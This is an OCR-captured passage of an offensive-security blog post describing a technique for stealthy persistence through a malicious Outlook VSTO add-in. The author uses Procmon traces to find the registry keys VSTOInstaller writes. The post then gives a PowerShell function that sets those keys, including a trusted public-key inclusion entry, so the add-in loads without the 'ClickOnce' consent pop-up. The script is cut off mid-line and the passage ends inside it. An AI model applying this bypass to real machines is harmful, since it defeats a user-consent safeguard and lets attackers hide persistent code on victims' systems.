
An Outlook parasite for stealth persistence

SATURDAY. JANUARY 09, 2021 - 5 MINS

TRADECRAFT PERSISTENCE

In 2019 I was researching new “stealthy” persistence techniques that were not yet published or commonly known. I was triggered by the techniques that (mis)used plugins for programs on the target’s machine. Particularly interesting targets are browsers, e-mail clients and messaging apps, as they’re typically started after boot.

While reading other’s work, I stumbled upon a blog post from @bohops about VSTOs: The Payload Installer That Probably Defeats Your Application Whitelisting Rules. He shows how to create an “evil VSTO” and install it into Office. His conclusion there however, is that an unprivileged account will get a (“ClickOnce”) pop-up from `vstoinstaller.exe` asking the user for permission:



```
c:\Program Files\Common Files\microsoft sh

c:\Program Files\Common Files\microsoft sh                                        vsto
/silent

c:\Program Files\Common Files\microsoft sh                                        vsto

c:\Program Files\Common Files\microsoft sh                                        vsto

c:\Program Files\Common Files\microsoft sh

C:\Users\jim.user\Desktop\vstoevil>dir
 Volume in drive C has no label.
 Volume Serial Number is AA9B-7D8D

 Directory of C:\Users\jim.user\Desktop\vs

01/30/2018  03:10 PM    <DIR>          .
01/30/2018  03:10 PM    <DIR>          ..
01/30/2018  02:29 PM            32,664 Microsoft.Office.Tools.Common.v4.0.Utilities.dll
01/30/2018  03:07 PM            10,240 vstoevil.dll
01/30/2018  03:07 PM            10,426 vstoevil.dll.manifest
01/30/2018  03:07 PM            24,064 vstoevil.pdb
01/30/2018  03:07 PM             5,495 vstoevil.vsto
               5 File(s)         82,889 bytes
               2 Dir(s)  51,017,252,864 bytes free

C:\Users\jim.user\Desktop\vstoevil>vstoevil.vsto
```

Microsoft Office Customization Installer


Publisher cannot be verified

Are you sure you want to install this customization?


Name: vstoevil
From: file:///C:/Users/jim.user/Desktop/vstoevil/vstoevil.vsto
Publisher: Unknown Publisher

While Office customizations can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...

Bypassing this “ClickOnce” pop-up would be very valuable from an attacker perspective and so I decided to dig a bit deeper into how exactly `vstoinstaller.exe` installs a VSTO add-in. I fired up Procmon and filtered on `vstoinstaller.exe` process while clicking through this pop-up. I started by looking at the registry keys in `HKCU`, since I assumed that would be a key part of the installation.



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time o...   Process Name       PID  Operation      Path                                                                                              Result    Detail
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\compatibleFrameworks SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\addInName            SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\officeApplication    SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\friendlyName         SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\description          SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS   Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}\loadBehavior         SUCCESS   Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}                      SUCCESS

Showing 24 of 191.327 events (0.0%)        Backed by virtual memory
```


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time o...   Process Name       PID  Operation      Path                                                                            Result          Detail
19:42:3...  VSTOInstaller.exe  9432 RegOpenKey     HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            NAME NOT FOUND  Desired
19:42:3...  VSTOInstaller.exe  9432 RegOpenKey     HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            NAME NOT FOUND  Desired
19:42:3...  VSTOInstaller.exe  9432 RegCreateKey   HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            SUCCESS         Desired
19:42:3...  VSTOInstaller.exe  9432 RegQueryValue  HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a\Url        NAME NOT FOUND  Length:
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            SUCCESS         Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a\Url        SUCCESS         Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegQueryValue  HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a\PublicKey  NAME NOT FOUND  Length:
19:42:3...  VSTOInstaller.exe  9432 RegQueryKey    HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            SUCCESS         Query: H
19:42:3...  VSTOInstaller.exe  9432 RegSetValue    HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a\PublicKey  SUCCESS         Type: RE
19:42:3...  VSTOInstaller.exe  9432 RegCloseKey    HKCU\SOFTWARE\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a            SUCCESS

Showing 10 of 191.327 events (0.0%)        Backed by virtual memory
```

These registry keys were particularly interesting and seemed very much related to the installation of the VSTO. I uninstalled the plugin again using `vstoinstaller.exe /uninstall` which removed those particular registry keys.




```
PS C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0> .\VSTOInstaller.exe /uninstall C:\Users\superusr\Desk
top\Release\OutlookExtension.vsto
PS C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0>
```

Microsoft Office Customization Installer

Are you sure you want to remove this customization (OutlookExtension) from this computer?

Installing the VSTO again using the conventional method triggers the pop-up again, so I was assuming the uninstallation performed a complete roll-back of the VSTO install.


Microsoft Office Customization Installer

Publisher cannot be verified

Are you sure you want to install this customization?

Name: OutlookExtension


From: file:///C:/Users/superusr/Desktop/Release/OutlookExtension.vsto

Publisher: Unknown Publisher

While Office customizations can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...


Next I wrote a PowerShell script that set the correct registry keys and values to test if my Outlook add-in would be loaded by Outlook, without any user consent pop-ups. I think the trick of bypassing the “ClickOnce” pop-up eventually boils down to adding the public key of the certificate used to sign the VSTO with, in `HKCU:\Software\Microsoft\VSTO\Security\Inclusion\`.

```
function Install-OutlookAddin {
<#
    .SYNOPSIS

        Installs an Outlook add-in.
        Author: @_vivami

    .PARAMETER PayloadPath

        The path of the DLL and manifest files

    .EXAMPLE

        PS> Install-OutlookAddin -PayloadPath C:\Path\to\Addin.vsto
#>
    [CmdletBinding()]
    param(
        [Parameter(Mandatory=$true)]
        [string]
        $PayloadPath
    )

    $RegistryPaths =
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension"),
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata"),
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}"),
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a")

    $RegistryPaths | foreach {
        if(-Not (Test-Path ($_))) {
            try {
                New-Item -Path $($_) -Force | Out-Null
            } catch {
                Write-Error "Failed to set entry $($_)."
            }
        }
    }

    $RegistryKeys =
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "(Default)", ""),
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "Description", "Outlook
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "FriendlyName", "Outloo
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "Manifest", "file:///$P
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata", "(Default)", ""),
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata", "file:///$PayloadPath", "{FA2052FB-9E23-
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
